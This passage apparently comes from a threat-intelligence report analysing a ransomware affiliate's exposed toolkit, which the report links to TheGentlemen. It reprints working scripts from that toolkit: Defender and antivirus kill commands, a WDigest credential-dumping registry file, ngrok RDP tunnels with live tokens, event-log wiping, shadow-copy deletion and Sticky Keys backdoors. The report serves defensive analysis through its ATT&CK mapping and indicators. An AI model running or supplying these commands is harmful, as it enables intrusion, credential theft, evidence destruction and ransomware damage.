| PCHunter64_pps.exe | 9 MB | 5 malware |
| PC_Hunter64.exe | 7 MB | 4 malware |
In offensive operations, PC Hunter provides deep visibility into running processes, kernel modules, registry hooks, driver objects, network connections, and startup entries. It enables operators to identify security products at the kernel level and understand which protective mechanisms must be bypassed or terminated. The presence of four distinct builds suggests the operator maintains multiple versions to evade different signature-based detections. If one version is flagged by the target's endpoint protection, an alternative build can be deployed.
The 9 MB variant (PCHunter64_pps.exe) is notably larger than the others, suggesting it may include additional modules or a different compilation with obfuscation. The naming convention "pps" may indicate a post-processing or patched version.
Once the network is mapped, the next problem for the operator is getting the access level needed to start dismantling defenses.
Privilege Escalation
The directory contained PowerRun in multiple versions: a 32-bit build (783 KB, tagged with 2 malware indicators) and a 64-bit build within the PowerRun subdirectory, plus an updated 64-bit build (946 KB, tagged with 4 malware indicators) at the root level. The accompanying configuration file (PowerRun.ini, 80 KB) and documentation (Readme.txt, 3 KB) were also present.
PowerRun enables execution of processes with TrustedInstaller privileges, the highest privilege level on a Windows system, exceeding even SYSTEM-level access. TrustedInstaller is the account that owns critical system files and services; by impersonating this token, an operator can modify, stop, or delete any Windows component including security services that are protected from even SYSTEM-level termination.
TheGentlemen Correlation: PowerRun.exe is explicitly named in CyberXTron's reporting as a tool used by TheGentlemen operators to hijack execution flows and run processes with elevated privileges. The presence of multiple versions, including an updated root-level build alongside the subdirectory version, suggests active tool maintenance between operations.
Additional kernel-level utilities were present in multiple versions:
| Filename | Size | Tags |
|---|---|---|
| PowerTool64_new.exe | 4 MB | 1 exploit, 6 malware |
| Power_Tool64.exe | 7 MB | No tags (possibly clean build) |
| Power_Tool_64 (1).exe | 6 MB | No tags |
PowerTool provides process manipulation capabilities similar to PC Hunter but with additional functionality for terminating protected processes, unloading drivers, and manipulating kernel objects. The ability to terminate processes protected by anti-tampering mechanisms is a prerequisite for killing security products that resist standard termination methods.
The filename pattern "Power_Tool_64 (1).exe" with the "(1)" suffix suggests the operator downloaded or transferred this file multiple times, with Windows automatically appending a copy number, a minor but telling indicator of how the toolkit was assembled.
With elevated privileges in place, the toolkit shifts focus to one of its most developed phases: making sure security tools cannot interfere.
Defense Evasion: A Layered Approach
Defense evasion constitutes the most heavily represented phase in this toolkit, with six overlapping tools and scripts designed to systematically disable security controls. This redundancy reflects operational maturity. Different enterprise environments present different obstacles (tamper protection, GPO enforcement, EDR lockdown), and having multiple approaches ensures the operator always has a viable path forward.
The defense evasion tools range from GUI-based utilities for interactive use to fully automated batch scripts designed for rapid execution across multiple hosts. This spectrum suggests the operator adapts their approach based on the access level and time constraints of each engagement.
dControl.exe: Defender Control v2.1
Present in two locations (root directory and MIMIMI subdirectory, both 458 KB, each tagged with 3 exploit and 10 malware indicators), dControl is Sordum's Defender Control utility. The accompanying dControl.ini reveals pre-configured operational settings:
[Main]
Language=Auto
HideWindowOnStartup=0
HideWhenMinimized=0
ManageSettingsShortcut=1
TamperVersion=1
BlockMpcmdrun=1

[Service_List]
WinDefend=2,4
WdFilter=0,4
WdNisDrv=3,4
WdNisSvc=3,4

                Copy
The configuration reveals several operational decisions: TamperVersion=1 indicates the tool is configured to handle Windows tamper protection (which normally prevents modifications to Defender settings). BlockMpcmdrun=1 blocks Defender's command-line scanner, preventing automated or scheduled scans from executing. All four Defender services (WinDefend, WdFilter, WdNisDrv, WdNisSvc) are pre-configured with start type values for manipulation.
Granular Defender Manipulation
A 2 MB utility (tagged with 3 malware indicators) providing granular control over Windows Defender configuration, including ASR (Attack Surface Reduction) rules, exclusion paths, cloud protection levels, and individual protection features. Unlike dControl which functions as a binary on/off toggle, ConfigureDefender allows surgical modification of specific features; for example, disabling real-time protection while leaving cloud-based protection active to avoid triggering centralized alerts.
Hybrid Batch/PowerShell Defender Kill
This 11 KB script (tagged as Exploit with 4 malware indicators) is the most technically sophisticated defense evasion tool in the toolkit. It is based on AveYo's "Toggle Defender" tool, modified for offensive use, and operates as a hybrid batch/PowerShell script that escalates privileges through a multi-stage chain.
Privilege Escalation Chain: The script checks the current privilege level across four tiers: limited user ( which triggers UAC elevation), admin non-elevated ( which triggers RunAs), admin elevated ( which steals TrustedInstaller token), and TrustedInstaller ( which executes payload). At the admin-elevated tier, it dynamically constructs .NET types at runtime using DefineDynamicAssembly and DefineDynamicModule, then calls kernel32!CreateProcess with a stolen TrustedInstaller token handle, a technique that bypasses standard UAC protections entirely.
The key Defender disabling sequence:
## disable av
sp 'HKLM:\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection' DisableRealtimeMonitoring 1
sp 'HKLM:\SOFTWARE\Policies\Microsoft\Windows Defender' DisableAntiSpyware 1
sp 'HKLM:\SOFTWARE\Microsoft\Windows Defender' DisableAntiSpyware 1
net1 stop windefend
sc.exe config windefend depend= RpcSs-TOGGLE

## Delete scan history to remove evidence of prior detections
del ($env:ProgramData+'\Microsoft\Windows Defender\Scans\mpenginedb.db') -Force
del ($env:ProgramData+'\Microsoft\Windows Defender\Scans\History\Service') -Recurse -Force

                Copy
The RpcSs-TOGGLE service dependency trick is particularly notable: by setting a non-existent service dependency (RpcSs-TOGGLE instead of the legitimate RpcSs), it prevents Defender from restarting even after a system reboot, as Windows will attempt to resolve the dependency and fail silently.
Beyond Defender itself, the script also disables Windows SmartScreen (for Windows, Windows Store, and Microsoft Edge), suppresses security notifications, and deletes Defender scan history to remove evidence of prior detections.
Registry-Based Defender Destruction
A 4 KB batch script (tagged as Exploit with 6 malware indicators) that takes a comprehensive registry-based approach to disabling every Defender component. The script operates at a lower level than WinDefGpo_Reg.ps1, directly modifying registry values via reg add commands:
reg delete "HKLM\Software\Policies\Microsoft\Windows Defender" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiSpyware" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiVirus" /t REG_DWORD /d "1" /f
reg add "HKLM\...\MpEngine" /v "MpEnablePus" /t REG_DWORD /d "0" /f
reg add "HKLM\...\Real-Time Protection" /v "DisableBehaviorMonitoring" /t REG_DWORD /d "1" /f
reg add "HKLM\...\Real-Time Protection" /v "DisableIOAVProtection" /t REG_DWORD /d "1" /f
reg add "HKLM\...\Real-Time Protection" /v "DisableOnAccessProtection" /t REG_DWORD /d "1" /f
reg add "HKLM\...\Real-Time Protection" /v "DisableRealtimeMonitoring" /t REG_DWORD /d "1" /f
reg add "HKLM\...\Real-Time Protection" /v "DisableScanOnRealtimeEnable" /t REG_DWORD /d "1" /f
reg add "HKLM\...\Reporting" /v "DisableEnhancedNotifications" /t REG_DWORD /d "1" /f
reg add "HKLM\...\SpyNet" /v "DisableBlockAtFirstSeen" /t REG_DWORD /d "1" /f
reg add "HKLM\...\SpyNet" /v "SpynetReporting" /t REG_DWORD /d "0" /f
reg add "HKLM\...\SpyNet" /v "SubmitSamplesConsent" /t REG_DWORD /d "0" /f

                Copy
Beyond disabling protection features, the script also:
Disables Defender logging: Sets DefenderApiLogger and DefenderAuditLogger start values to 0, preventing Defender from recording its own activity.
Disables all scheduled Defender tasks: Uses schtasks /Change /Disable on ExploitGuard MDM Policy Refresh, Cache Maintenance, Cleanup, Scheduled Scan, and Verification tasks.
Removes the systray icon and context menu handlers: Deletes the Windows Defender entry from StartupApproved\Run and removes EPP context menu handlers from HKCR.
Adds drive-wide exclusion paths: Add-MpPreference -ExclusionPath "C:" and "D:", effectively whitelisting the entire filesystem even if Defender manages to restart.
Targeted AV and Service Killer
A 6 KB batch script (tagged as Exploit with 6 malware indicators) that systematically deletes and terminates services for over a dozen security vendors, database engines, and backup solutions. The script targets:
| Category | Targeted Products |
|---|---|
| Endpoint Security | Sophos (14 services), Kaspersky (12 services), Trend Micro (14 services), McAfee (5 services), ESET (2 services), Webroot (1 service), AVG (3 services), Malwarebytes (3 services), Panda (5 services), Quick Heal (8 services) |
| Databases | SQL Server (18+ instances including Veeam, Wolters Kluwer, Optima, PROGID named instances), PostgreSQL, Firebird |
| Virtualization | Hyper-V (8 services) |
| Other | UniFi network controller |
Linguistic Fingerprinting: The script contains consistent misspellings throughout its comments, notably "Delite Service" instead of "Delete Service" and vendor names like "Sofos" (Sophos) and "Malwaresbytes" (Malwarebytes). These errors appear identically in both z.bat and z1.bat, confirming a common author. The pattern is consistent with a non-native English speaker.
The script concludes with an AV enumeration routine that checks which security products remain running after the termination attempt:
Echo TIME TO FIND AV
tasklist /fi "imagename eq MsMpEng.exe" | find /c "PID" && Echo Windows Defender
tasklist /fi "imagename eq MBCloudEA.exe" | find /c "PID" && Malvarebytes Endpoint Agent
tasklist /fi "imagename eq ntrtscan.exe" | find /c "PID" && Echo Trend Micro Security
tasklist /fi "imagename eq avp.exe" | find /c "PID" && Echo Kaspersky Endpoint Security
tasklist /fi "imagename eq WRSA.exe" | find /c "PID" && Echo Webroot
tasklist /fi "imagename eq egui.exe" | find /c "PID" && Echo ESET
tasklist /fi "imagename eq AvastUI.exe" | find /c "PID" && Echo Avast

                Copy
This enumeration step informs the operator which additional evasion tools or techniques may be needed before proceeding to the next phase.
Defender Exclusion Path Manager
A 770 KB utility (tagged with 3 malware indicators) likely used to manage Windows Defender exclusion paths programmatically. This provides a stealthier alternative to complete Defender shutdown. Rather than disabling protection entirely (which may trigger centralized alerts), the operator can whitelist specific directories containing their tools and payloads while leaving Defender nominally active.
After clearing the path, the operator moves into active intelligence gathering against the victim environment.
Credential Access
The MIMIMI directory contains the most operationally significant artifacts in the entire open directory. This phase represents the transition from environment preparation to active intelligence gathering against victim credentials.
Mimikatz and Operational Logs
The MIMIMI directory (tagged with 3 exploit and 10 malware indicators) contains the Mimikatzbinary infrastructure (x32, x64, and passrecpk subdirectories) alongside a dControl.exe copy and, critically, a structured !logs subfolder with output files from prior credential harvesting operations:
| Log File | Size | Hunt.io Tags | Significance |
|---|---|---|---|
| NTLM.txt | 102 B | Mimikatz, Victim | Harvested NTLM password hashes from a live victim environment |
| Users.txt | 69 B | Mimikatz, Victim | Enumerated victim usernames, providing targeted account context |
| Passwords.txt | 2 B | Mimikatz | Password output file, present but effectively empty (2 bytes) |
| Result.txt | 7 KB | Mimikatz, History | Full Mimikatz execution output |
| SHA.txt | 42 B | Mimikatz | SHA hash values extracted from victim credentials |
Figure 5: MIMIMI directory with Mimikatz logs tagged as Victim artifacts by Hunt.io automated analysis.Pre-Mimikatz Credential Preparation
A registry file that enables WDigest plaintext credential storage, a critical preparatory step that must be executed before Mimikatz can extract plaintext passwords from LSASS memory:
Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest]
"UseLogonCredential"=dword:00000001

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa]
"Security Packages"=hex(7):6b,00,65,00,72,00,62,00,65,00,72,00,6f,00,73,00,...
  ; Decoded: kerberos, msv1_0, schannel, wdigest, tspkg, pku2u

                Copy
The UseLogonCredential=1 setting instructs Windows to store plaintext credentials in LSASS memory for WDigest authentication. On modern Windows systems (8.1+), this is disabled by default as a security measure. By re-enabling it, the operator ensures that any subsequent user login or re-authentication will cache the plaintext password in memory, making it available for extraction via mimikatz's sekurlsa::wdigest module.
The registry file also explicitly adds wdigest to the LSA Security Packages list and configures additional security providers (msapsspc.dll, schannel.dll, digest.dll, msnsspc.dll, credssp.dll), ensuring comprehensive credential capture across all authentication protocols.
With credentials harvested, the toolkit ensures the operator cannot be locked out regardless of what defenders do next.
Persistence and Remote Access
The toolkit includes multiple independent remote access mechanisms, ensuring the operator maintains access to the compromised environment even if individual tools are discovered and removed.
NG1.bat / NG2.bat (Ngrok RDP Tunnels)
Two batch scripts establish reverse tunnels for RDP access through ngrok, each with a distinct authentication token:
rem NG1.bat
ngrok config add-authtoken 2gkRUQNkJyaGkvuDziSq1RGIrwl_4bGyJtv6ez2Hk8Hrd5zvq
ngrok tcp 3389

rem NG2.bat
ngrok config add-authtoken 2ozoAve91tpILCwKCbRDNz7us8e_2qLk1aLKZoV4Y6TfrcfjK
ngrok tcp 3389

                Copy
Ngrok tunneling creates an outbound connection from the compromised host to ngrok's infrastructure, which then provides an externally accessible endpoint for RDP access. This approach bypasses inbound firewall rules entirely, as the connection initiates from inside the network, appearing as legitimate outbound HTTPS traffic.
The use of two separate authentication tokens is operationally significant. Possible explanations include: (a) operational redundancy (if one token is revoked or blocked, the other remains functional), (b) two distinct operators sharing the toolkit with individual accounts, or (c) tokens assigned to different target environments. Both tokens represent actionable intelligence that could be used to identify other tunnels or infrastructure tied to the same operator accounts.
Hunt.io automated analysis classified both NG1.bat and NG2.bat as Malicious/Config, noting the token exposure and RDP tunnel functionality.
The ngrok binary itself (32 MB, tagged as ngrok) is included in the root directory, ensuring the operator does not need to download it on the target system, avoiding the network indicators and potential download blocks that would result from fetching it from ngrok's servers.
RustDesk (31 MB), an open-source remote desktop application, provides an additional persistence channel completely independent of the ngrok/RDP infrastructure. RustDesk operates using its own relay network and peer-to-peer connection model, meaning it functions even if ngrok endpoints are blocked or the compromised host's RDP service is disabled. This layered approach to remote access (ngrok tunnels, direct RDP, and RustDesk) demonstrates the operator's focus on maintaining persistent access.
rdp.exe, a compact RDP utility for establishing lateral movement connections within the compromised network. Its presence alongside the external access tools (ngrok, RustDesk) suggests it serves a different purpose: intra-network pivoting between compromised hosts rather than external operator access.
Remote access secured, the toolkit then turns to preparing the environment for maximum encryption coverage.
Pre-Encryption Preparation and Support Tools
VmManagedSetup.exe
A 17 KB executable tagged with 2 malware indicators. The extremely small file size for an executable is notable because legitimate VM management tools are typically much larger. In the context of TheGentlemen's documented cross-platform capability (Windows, Linux, ESXi), this likely facilitates reconnaissance or preparation of virtualization infrastructure prior to encryption.
TheGentlemen's ransomware explicitly supports ESXi lockering with specialized locker variants, and preparation of virtualized environments, such as identifying ESXi hosts, datastores, and VM configurations, is a documented step in their playbook.
Webroot.exe
An 8 MB file named after a legitimate security product. This warrants scrutiny. The filename may be a deliberate attempt to disguise a malicious binary as a trusted application ("living off the land" by name rather than function), or it could be a legitimate Webroot installer used as a decoy or for competitive displacement of existing security products.
7-Zip Archives (7z2409-x64.exe / 7z2409.exe)
Both 64-bit (2 MB) and 32-bit (1 MB) versions of 7-Zip archiver version 24.09 are included. Archive utilities serve dual purposes in ransomware operations: staging stolen data into compressed archives for exfiltration, and extracting packed payloads or toolkit archives during deployment on compromised hosts.
With the environment staged for encryption, the final step before detonation is removing the evidence trail.
Anti-Forensics
clearlog.bat, present in both the root directory and 64_bit_new subdirectory (757 bytes, tagged as Malicious by Hunt.io), implements a three-pronged evidence destruction routine:
@echo off
timeout /T 60
FOR /F "tokens=1,2*" %%V IN ('bcdedit') DO SET adminTest=%%V
IF (%adminTest%)==(Access) goto noAdmin
for /F "tokens=*" %%G in ('wevtutil.exe el') DO (call :do_clear "%%G")
echo Event Logs have been cleared!
goto theEnd
:do_clear
echo clearing %1
wevtutil.exe cl %1

goto :eof
:noAdmin
echo You must run this script as an Administrator!
:theEnd
rd /s /q %systemdrive%\$RECYCLE.BIN
reg delete "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default" /va /f
reg delete "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers" /f
reg add "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers"
cd %userprofile%\documents
attrib Default.rdp -s -h
del Default.rdp

                Copy
Event Log Clearing: Enumerates all Windows event log channels via wevtutil.exe el, then iterates through each channel clearing its contents. This removes Security, System, Application, and all specialized logs including PowerShell, Sysmon (if present), and Windows Defender operational logs.
Recycle Bin Destruction: Recursively deletes the system Recycle Bin contents, removing any files the operator may have deleted during the intrusion that could serve as forensic artifacts.
RDP History Elimination: Deletes the Terminal Server Client\Default and Servers registry keys (which record RDP connection history), recreates the Servers key as empty, then removes the Default.rdp connection file from the user's Documents folder. This eliminates the primary forensic evidence trail for lateral movement via Remote Desktop.
The 60-second timeout at the beginning (timeout /T 60) is notable. It likely provides a delay window for the operator to verify the script is running before it begins modifying system state, or serves as a synchronization mechanism with other scripts in the deployment chain.
Each of the above phases has individual tools handling specific tasks. z1.bat rolls nearly all of them into a single execution.
The Complete Pre-Ransomware Deployment Script
z1.bat is the most operationally significant file in the entire directory, a 35 KB batch file (tagged as Exploit with 16 malware indicators, the highest count of any script in the directory) that consolidates nearly every pre-encryption step into a single execution. While z.bat handles targeted service termination for interactive use, z1.bat is the production-grade deployment script designed to be executed immediately before ransomware launch.
The script operates in seven distinct phases, each serving a specific role in the pre-encryption preparation chain. The following analysis walks through each phase with code excerpts and operational context.
Security Product Service Destruction
The script begins identically to z.bat, systematically deleting services for Hyper-V, AVG, Sophos (14 services), Firebird, SQL Server (18+ instances), Webroot, ESET, Kaspersky (12 services), Quick Heal (8 services), McAfee (5 services), Trend Micro (14 services), Panda (8 services), and UniFi. It then extends beyond z.bat by not merely deleting but also stopping and disabling every targeted service, ensuring they cannot automatically restart:
net stop MSSQLSERVER
sc config MSSQLSERVER start= disabled
net stop "SQL Server (MSSQLSERVER)"
sc config "SQL Server (MSSQLSERVER)" start= disabled
net stop vss
sc config vss start= disabled

                Copy
Enterprise Service Termination
Beyond security products, z1.bat systematically stops and disables 30+ Microsoft Exchange services (covering the full Exchange stack from transport to mailbox to unified messaging), Oracle databases (multiple instances including BIEE), MySQL, multiple Tomcat versions (5, 6, 7, 8), IBM services, Veeam backup infrastructure, VMware Tools, TeamViewer, IIS, and various enterprise applications:
net stop MSExchangeIS
sc config MSExchangeIS start= disabled
net stop MSExchangeTransport
sc config MSExchangeTransport start= disabled
net stop wsbexchange
sc config wsbexchange start= disabled
...
net stop OracleServiceORCL
sc stop OracleServiceORCL start= disabled
net stop MySQL
sc stop MySQL start= disabled

                Copy
The targeting of Exchange, database engines, and backup infrastructure is deliberate: these services lock files that the ransomware needs to encrypt. Stopping them ensures maximum encryption coverage across .edb (Exchange databases), .mdf/.ldf (SQL Server), and backup vault files.
Notable inclusions reveal previous victim environments: Tomcat8_CLOUDERP, Tomcat8_DESARROLLO221 (Spanish for "Development"), and SQLANYs_Sage_FAS_Fixed_Assets suggest the operator has encountered ERP systems, Spanish-language development environments, and Sage accounting software in prior engagements and added their service names to the kill list.
Network Share Creation for Propagation
A critical pre-encryption section creates open SMB shares on every available drive letter with full access permissions for all users:
net share c=c:\ /GRANT:Everyone,FULL
net share d=d:\ /GRANT:Everyone,FULL
net share e=e:\ /GRANT:Everyone,FULL
net share f=f:\ /GRANT:Everyone,FULL
net share g=g:\ /GRANT:Everyone,FULL
net share h=h:\ /GRANT:Everyone,FULL
net share i=i:\ /GRANT:Everyone,FULL
net share j=j:\ /GRANT:Everyone,FULL
net share k=k:\ /GRANT:Everyone,FULL

                Copy
This ensures the ransomware can traverse and encrypt all accessible drives from any compromised host in the network via SMB. By granting Everyone:FULL permissions, the shares are accessible to any authenticated domain user, and the ransomware process only needs a valid domain token to reach every shared drive across the environment.
Security Product Registry Annihilation
The script performs a comprehensive registry purge targeting security product entries across both service registrations and auto-start keys. The coverage spans:
Kaspersky: Versions 10.0.0 through 18.0.0 and KSDE 1.0.0 to 2.0.0, covering nine version-specific registry entries, covering nearly a decade of product releases.
McAfee: Full product suite including McAWFwk, MSK80Service, McAPExe, McBootDelayStartSvc, mccspsvc, mfefire, HomeNetSvc, ModuleCoreService, McMPFSvc, mcpltsvc, McProxy, McODS, mfemms, McAfee SiteAdvisor Service, mfevtp, and McNaiAnn.
Other vendors: Malwarebytes, Norton, Avast, AVG, Avira, Bitdefender, COMODO, ClamWin, ESET, Zillya, VIPRE (SBAM), SUPERAntiSpyware, Qihoo 360 (QHActiveDefense), NanoAV, and DragonUpdater.
The script also deletes Run key auto-start entries for all targeted products across both 32-bit and 64-bit registry hives, and modifies Windows file association policies to classify executable formats as low-risk, suppressing security warnings when malware is executed.
Accessibility Backdoors and RDP Enablement
The script installs Image File Execution Options (IFEO) debugger redirects on four Windows accessibility applications:
REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe"
  /f /v Debugger /t REG_SZ /d "%windir%\system32\cmd.exe"
REG ADD "...\Image File Execution Options\utilman.exe" /f /v Debugger /d "%windir%\system32\cmd.exe"
REG ADD "...\Image File Execution Options\Magnify.exe" /f /v Debugger /d "%windir%\system32\cmd.exe"
REG ADD "...\Image File Execution Options\HelpPane.exe" /f /v Debugger /d "%windir%\system32\cmd.exe"

                Copy
This is the classic "Sticky Keys" attack. Pressing Shift five times at the Windows login screen (sethc.exe), clicking the Ease of Access button (utilman.exe), or activating the Magnifier (Magnify.exe) now opens a SYSTEM-level command prompt. Combined with the following RDP configuration changes, this provides persistent backdoor access even if all other remote access tools are removed:
rem Enable RDP
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /d 0 /f
netsh advfirewall firewall add rule name="allow RemoteDesktop" dir=in protocol=TCP localport=3389 action=allow

rem Disable NLA (Network Level Authentication)
REG ADD "HKLM\...\Terminal Services" /v UserAuthentication /t REG_DWORD /d 0 /f

rem Disable UAC
REG ADD HKLM\SOFTWARE\...\Policies\System /v EnableLUA /t REG_DWORD /d 0 /f

rem Disable Defender service permanently
REG add "HKLM\SYSTEM\CurrentControlSet\services\WinDefend" /v Start /t REG_DWORD /d 4 /f

                Copy
Shadow Copy Deletion and Defender Disabling
vssadmin.exe Delete Shadows /All /Quiet

powershell Set-MpPreference -DisableRealtimeMonitoring $true
powershell Set-MpPreference -MAPSReporting 0
powershell Set-MpPreference -SubmitSamplesConsent 2
taskkill /F /IM MSASCuiL.exe

REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v "DisableAntiSpyware" /d 0x1 /f
REG ADD "...\Real-Time Protection" /v "DisableIOAVProtection" /d 0x1 /f
REG ADD "...\Real-Time Protection" /v "DisableRealtimeMonitoring" /d 0x1 /f
REG ADD "...\Spynet" /v "DisableBlockAtFirstSeen" /d 0x1 /f
REG ADD "...\UX Configuration" /v "NotificationSuppress" /d 0x1 /f

                Copy
The VSS shadow deletion eliminates all recovery points, ensuring the victim cannot restore encrypted files from Windows backup snapshots. The Defender disabling here is redundant with def1.bat and WinDefGpo_Reg.ps1, but this redundancy is intentional. In the context of a monolithic deployment script, the operator ensures Defender is disabled regardless of which other scripts may or may not have been executed previously.
Event Log Clearing and Mass Process Termination
The script's final phase mirrors clearlog.bat (event log wiping, Recycle Bin deletion, RDP history cleanup) but adds a critical final step:
TASKKILL /F /FI "PID ge 1000" /FI "WINDOWTITLE ne untitle*"
taskkill -f -im IAStorIcon.exe

                Copy
This kills all processes with a PID above 1000 (essentially everything except core Windows kernel-mode services), clearing the execution environment for ransomware deployment. The WINDOWTITLE filter exception for "untitle*" likely preserves the operator's own command prompt or script window.
Comparative Analysis: z.bat vs z1.bat
The two primary batch scripts represent different operational postures. Understanding their differences reveals how the operator adapts their approach based on the phase of the intrusion:
| Capability | z.bat (6 KB) | z1.bat (35 KB) |
|---|---|---|
| AV service deletion | Yes (12 vendors) | Yes (12 vendors, identical) |
| AV service disable + stop | No | Yes (all services stopped and disabled) |
| SQL/DB service termination | Partial (delete only) | Full (stop, disable, delete, kill processes) |
| Exchange service termination | Partial (6 services) | Full (30+ Exchange services) |
| Oracle/MySQL/Tomcat | No | Yes (comprehensive) |
| Network share creation | No | Yes (drives C through K) |
| Registry AV purge | No | Yes (40+ products) |
| File association manipulation | No | Yes (executables marked low-risk) |
| IFEO accessibility backdoors | No | Yes (sethc, utilman, Magnify, HelpPane) |
| RDP enablement | No | Yes (with firewall rule and NLA disabled) |
| UAC bypass | No | Yes (EnableLUA set to 0) |
| VSS shadow deletion | No | Yes |
| Defender PowerShell disable | No | Yes |
| Event log clearing | No | Yes (all channels) |
| Mass process kill | Partial (AV + SQL) | Yes (all processes PID > 1000) |
| AV enumeration check | Yes | No (not needed, everything is killed) |
| Assessed use case | Interactive recon phase | Final pre-encryption deployment |
Operational interpretation: z.bat is the targeted, interactive tool. The operator runs it early in the intrusion to identify and eliminate specific security products while maintaining operational stealth. z1.bat is the scorched-earth preparation script. It runs immediately before ransomware deployment when stealth is no longer relevant and maximum impact is the priority.
Looking across the full toolkit, a few patterns stand out that say something about how this operator works.
Tradecraft Observations
Redundancy as Operational Doctrine
The toolkit contains six distinct methods for disabling Windows Defender alone: dControl.exe (GUI toggle), ConfigureDefender.exe (granular feature control), WinDefGpo_Reg.ps1 (TrustedInstaller-level manipulation), def1.bat (comprehensive registry modification), z.bat (service deletion), and z1.bat (service deletion + registry purge + PowerShell disabling). This is not carelessness or disorganization; it is a deliberate strategy reflecting the operator's experience encountering diverse enterprise environments with varying security configurations.
Linguistic Fingerprinting
The consistent "Delite" misspelling across both z.bat and z1.bat (appearing in comments as "rem Delite Service" throughout) and vendor name misspellings ("Sofos" for Sophos, "Malwaresbytes" for Malwarebytes) suggest a non-native English speaker. Additionally, z1.bat contains service names from Spanish-language environments (Tomcat8_DESARROLLO221 where "desarrollo" is Spanish for "development"), suggesting the operator has encountered victims in Spanish-speaking regions. This aligns with TheGentlemen's documented targeting of organizations across the Americas, Europe, and the Middle East.
Escalation Ordering
The toolkit reflects a clear operational escalation path: netscan.exe and PCHunter (reconnaissance) , then dControl/ConfigureDefender (interactive defense evasion) , then z.bat (targeted AV elimination with post-execution check) , then enable_dump_pass.reg + Mimikatz(credential harvesting) , then z1.bat (scorched-earth pre-encryption) , then ransomware deployment. Each phase builds on the previous, and the tools at each level are calibrated to the appropriate stealth/impact tradeoff.
Dual Authentication Tokens
The two ngrok tokens in NG1.bat and NG2.bat represent actionable intelligence. These tokens are tied to specific ngrok accounts and could potentially be used to identify other active tunnels, historical usage patterns, or associated email addresses through ngrok's infrastructure. The decision to embed them in plaintext batch files rather than retrieving them from a secure store reflects operational convenience prioritized over security, a common tradeoff among ransomware affiliates operating at speed.
No Custom Malware Required
Every tool in this directory is either a legitimate dual-use utility (netscan, PowerRun, PC Hunter, ngrok, RustDesk, 7-Zip, ConfigureDefender) or a well-known offensive tool (Mimikatz, dControl). There are no custom zero-days, novel malware, or bespoke implants. Detection therefore depends not on signature-based identification of exotic payloads, but on behavioral monitoring for the combination and sequence of these tools in use. This reliance on legitimate and widely available tools is common across modern ransomware operations and one of the primary reasons they successfully evade endpoint protection platforms.
The techniques observed across the toolkit map to the following ATT&CK techniques.
MITRE ATT&CK Mapping
| Tactic | ID | Technique | Tools |
|---|---|---|---|
| Discovery | T1046 | Network Service Discovery | netscan.exe |
| Discovery | T1016 | System Network Config Discovery | route print.cmd |
| Discovery | T1082 | System Information Discovery | PCHunter64 |
| Discovery | T1057 | Process Discovery | PCHunter64, z.bat |
| Priv. Escalation | T1134 | Access Token Manipulation | PowerRun, WinDefGpo_Reg.ps1 |
| Defense Evasion | T1562.001 | Impair Defenses | dControl, def1.bat, z.bat, z1.bat, ConfigureDefender, ExcTool |
| Defense Evasion | T1112 | Modify Registry | def1.bat, z1.bat, enable_dump_pass.reg |
| Defense Evasion | T1484.001 | Domain Policy Modification | WinDefGpo_Reg.ps1 |
| Credential Access | T1003.001 | OS Credential Dumping: LSASS | Mimikatz, enable_dump_pass.reg |
| Lateral Movement | T1021.001 | Remote Desktop Protocol | rdp.exe, z1.bat |
| Lateral Movement | T1021.002 | SMB/Admin Shares | z1.bat (net share) |
| Persistence | T1219 | Remote Access Software | ngrok, RustDesk |
| Persistence | T1572 | Protocol Tunneling | NG1.bat, NG2.bat |
| Persistence | T1546.008 | Accessibility Features | z1.bat (IFEO debugger) |
| Impact | T1490 | Inhibit System Recovery | z1.bat (vssadmin) |
| Impact | T1489 | Service Stop | z.bat, z1.bat |
| Collection | T1560.001 | Archive Collected Data | 7-Zip |
| Anti-Forensics | T1070.001 | Clear Windows Event Logs | clearlog.bat, z1.bat |
| Anti-Forensics | T1070.004 | File Deletion | clearlog.bat |
| Execution | T1059.003 | Windows Command Shell | z.bat, z1.bat, def1.bat, clearlog.bat |
| Defense Evasion | T1548.002 | Bypass UAC | z1.bat |
The following indicators were identified during analysis and can be used to detect or block related infrastructure.
Indicators of Compromise
Network Indicators
| Type | Value |
|---|---|
| IP Address | 176.120.22[.]127 |
| Port | 80 (HTTP) |
| Hosting Provider | Proton66 OOO (AS198953) |
| Country | Russia |
| Ngrok Token 1 | 2gkRUQNkJyaGkvuDziSq1RGIrwl_4bGyJtv6ez2Hk8Hrd5zvq |
| Ngrok Token 2 | 2ozoAve91tpILCwKCbRDNz7us8e_2qLk1aLKZoV4Y6TfrcfjK |
File-Based Indicators
| Filename | Size | Classification |
|---|---|---|
| dControl.exe | 458 KB | Defense Evasion |
| ConfigureDefender.exe | 2 MB | Defense Evasion |
| PCHunter64_new.exe | 7 MB | Discovery / Defense Evasion |
| PowerRun_x64.exe | 946 KB | Privilege Escalation |
| PowerTool64_new.exe | 4 MB | Defense Evasion |
| netscan.exe | 11 MB | Discovery |
| WinDefGpo_Reg.ps1 | 11 KB | Defense Evasion |
| def1.bat | 4 KB | Defense Evasion |
| z.bat | 6 KB | Defense Evasion / Service Stop |
| z1.bat | 35 KB | Full Pre-Encryption Script |
| clearlog.bat | 757 B | Anti-Forensics |
| enable_dump_pass.reg | 699 B | Credential Access Preparation |
| VmManagedSetup.exe | 17 KB | Pre-Encryption / VM Access |
| 5541.exe | 7 MB | [Requires Further Analysis] |
| ngrok.exe | 32 MB | Remote Access |
| rustdesk.exe | 31 MB | Remote Access |
Beyond blocking the specific indicators above, the toolkit reveals several behavioral patterns worth monitoring for.
Detection Opportunities
Endpoint Detection
